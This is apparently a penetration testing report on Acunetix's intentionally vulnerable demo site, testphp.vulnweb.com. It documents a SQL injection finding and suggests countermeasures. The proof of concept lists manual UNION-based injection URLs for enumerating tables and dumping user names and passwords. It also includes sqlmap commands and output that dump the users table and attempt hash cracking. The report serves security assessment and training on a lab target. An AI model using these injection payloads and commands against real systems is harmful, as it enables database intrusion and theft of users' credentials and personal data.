

Penetration Testing Report

1. Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against **Home of Acunetix Art Web Application**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

2. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **Home of Acunetix Art Web Application** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

3. Scope

This section defines the scope and boundaries of the project.

Application Name	Home of Acunetix Art Web Application
URL	http://testphp.vulnweb.com/

3.1. Assessment Attribute(s)

Parameter	Value
Starting Vector	External
Target Criticality	Critical
Assessment Nature	Cautious & Calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable.

3.2. Risk Calculation and Classification

Following is the risk classification:

Info	Low	Medium	High	Critical
No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor.

Table 1: Risk Rating

Summary

Outlined is a Black Box Application Security assessment for **Home of Acunetix Art Web Application**.

http://testphp.vulnweb.com
http://testphp.vulnweb.com/*

Following section illustrates **Detailed** Technical information about identified vulnerabilities.

Total: 6 Vulnerabilities

High	Medium	Low
3	1	2

1. SQL Injection by injecting queries in the URL GET parameter

Reference No:	Risk Rating:
WEB_VUL_01	High
Tools Used:	
Browser, SQL Map	
Vulnerability Description:	
It was observed that the application had the list of artists contributed and just by implementing SQL queries into the GET Requests in the URL, severe information of the users could be fetched.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis & Automated Analysis	
Vulnerable URLs / IP Address	
http://testphp.vulnweb.com/artists.php?artist=1	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge about SQL could easily get into the database and can fetch juicy details of all the users present inside the database by injecting SQL queries in the URL GET parameter. The details includes cc, email, name, phone, address etc.	
Suggested Countermeasures	
It is recommended to implement below control for mitigating the SQLi:	
<ul style="list-style-type: none">• Use Stored Procedure, Not Dynamic SQL• Use Object Relational Mapping (ORM) Framework• Least Privilege• Input Validation• Character Escaping• Use WAF (Web Application Firewall)	
References	
https://owasp.org/www-community/attacks/SQL_Injection	
https://logz.io/blog/defend-against-sql-injections/	

Proof of concept:

Manual Analysis:




Fig 1: Go to <http://testphp.vulnweb.com/artists.php?artist=1> and in the URL and add ‘




Fig2: The application will give error of mysql_fetch_array().




Fig3: Modify the URL with ORDER BY 3




Fig4: Then modify the URL with union select 1,2,3




Fig5: Then modify the URL with artist=1 union select 1, database(),version()




Fig6: Then modify the URL with artist=-1 union select count(*),3 from information_schema.tables where table_schema="acuart"




Fig7: The modify the URL to union select 1,group_concat(table_name),3 from information_schema.tables where table_schema="acuart" LIMIT 0,9





Fig8: Then modify the URL with union select 1,group_concat(column_name),3 from information_schema.columns where table_schema="acuart" and table_name="users"



Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Fig9: Then modify the URL into union select 1,group_concat("NAME = ",name,"PASSWORD = ",pass," ","EMAIL = ",email," ","PHONE = ",phone),3 from users

Automated Analysis:

```
zeroday@DESKTOP-PPJ68C8: /r + 
[zeroday@DESKTOP-PPJ68C8: /mnt/c/Users/sabva]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:03:34 /2021-08-23

[23:03:34] [INFO] testing connection to the target URL
[23:03:35] [INFO] testing if the target URL content is stable
[23:03:35] [INFO] target URL content is stable
[23:03:35] [INFO] testing if GET parameter 'artist' is dynamic
[23:03:36] [INFO] GET parameter 'artist' appears to be dynamic
[23:03:36] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[23:03:36] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[23:03:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:03:42] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="non")
[23:03:42] [INFO] testing 'Generic inline queries'
[23:03:42] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[23:03:43] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[23:03:43] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[23:03:43] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[23:03:43] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[23:03:44] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[23:03:44] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[23:03:44] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[23:03:44] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[23:03:45] [INFO] testing 'MySQL > 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[23:03:45] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:03:45] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:03:46] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[23:03:46] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)' 11:04 PM
23-08-2021
```

Fig1: Type sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs

```

[23:04:03] [INFO] GET parameter 'artist' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[23:04:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:04:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:04:04] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically ext
ending the range for current UNION query injection technique test
[23:04:05] [INFO] target URL appears to have 3 columns in query
[23:04:07] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:
---

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1688=1688

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 5055 FROM (SELECT(SLEEP(5)))ZpeX)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-2742 UNION ALL SELECT NULL,CONCAT(0x71716b7171,0x51644a4742525a5971486f5a484d4c6a74457375577256706c506c425168464a4355545059476649,0x717
1627171),NULL--
---

[23:04:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[23:04:15] [INFO] fetching database names
available databases []:
[*] acuart
[*] information_schema
[23:04:15] [INFO] fetched data logged to text files under '/home/zeroday/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 23:04:15 /2021-08-23

[zeroday@DESKTOP-PPJ68CB:~/mnt/c/Users/sabya]
$ |

```

Fig2: These are database that we get to see

```

[zeroday@DESKTOP-PPJ68CB:~/mnt/c/Users/sabya]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
--_
[H]
[D] {1.5.7#stable}
[V...]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:04:56 /2021-08-23

[23:04:56] [INFO] resuming back-end DBMS 'mysql'
[23:04:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1688=1688

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 5055 FROM (SELECT(SLEEP(5)))ZpeX)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-2742 UNION ALL SELECT NULL,CONCAT(0x71716b7171,0x51644a4742525a5971486f5a484d4c6a74457375577256706c506c425168464a4355545059476649,0x717
1627171),NULL--
---

[23:04:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:04:56] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]


```

Fig3: Then type sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

```

zeroday@DESKTOP-PPJ68C8:~ + 
--- Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1688=1688

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 5055 FROM (SELECT(SLEEP(5)))ZpeX)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-2742 UNION ALL SELECT NULL,CONCAT(0x71716b7171,0x51644a4742525a5971486f5a484d4c6a74457375577256706c506c425168464a4355545059476649,0x7171627171),NULL-- -
[23:04:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:04:56] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures |
| products |
| users   |
+----+
[23:04:57] [INFO] fetched data logged to text files under '/home/zeroday/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 23:04:57 /2021-08-23

(zeroday@DESKTOP-PPJ68C8) [/mnt/c/Users/sabya]
$ 

```

Fig4: These are the tables present inside the database “acuart”

```

zeroday@DESKTOP-PPJ68C8:~ /mnt/c/Users/sabya + 
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:05:31 /2021-08-23

[23:05:31] [INFO] resuming back-end DBMS 'mysql'
[23:05:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--- Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1688=1688

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 5055 FROM (SELECT(SLEEP(5)))ZpeX)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-2742 UNION ALL SELECT NULL,CONCAT(0x71716b7171,0x51644a4742525a5971486f5a484d4c6a74457375577256706c506c425168464a4355545059476649,0x7171627171),NULL-- -
[23:05:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:05:31] [INFO] fetching columns for table 'users' in database 'acuart'
[23:05:31] [INFO] fetching entries for table 'users' in database 'acuart'
[23:05:32] [INFO] recognized possible password hashes in column 'cart'


```

Fig5: Then type sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump

```

Payload: artist=-2742 UNION ALL SELECT NULL,CONCAT(0x71716b7171,0x51644a4742525a5971486f5a484d4c6a74457375577256786c586c425168464a4355545059476649,0x7171627171),NULL-- -
[23:05:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:05:31] [INFO] fetching columns for table 'users' in database 'acuart'
[23:05:32] [INFO] fetching entries for table 'users' in database 'acuart'
[23:05:32] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [V/n/q]
[23:05:35] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[23:05:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[23:05:39] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:05:39] [INFO] starting 8 processes
[23:05:40] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc   | cart    | name   | pass  | email      | phone   | uname  | address |
+-----+-----+-----+-----+-----+-----+-----+-----+
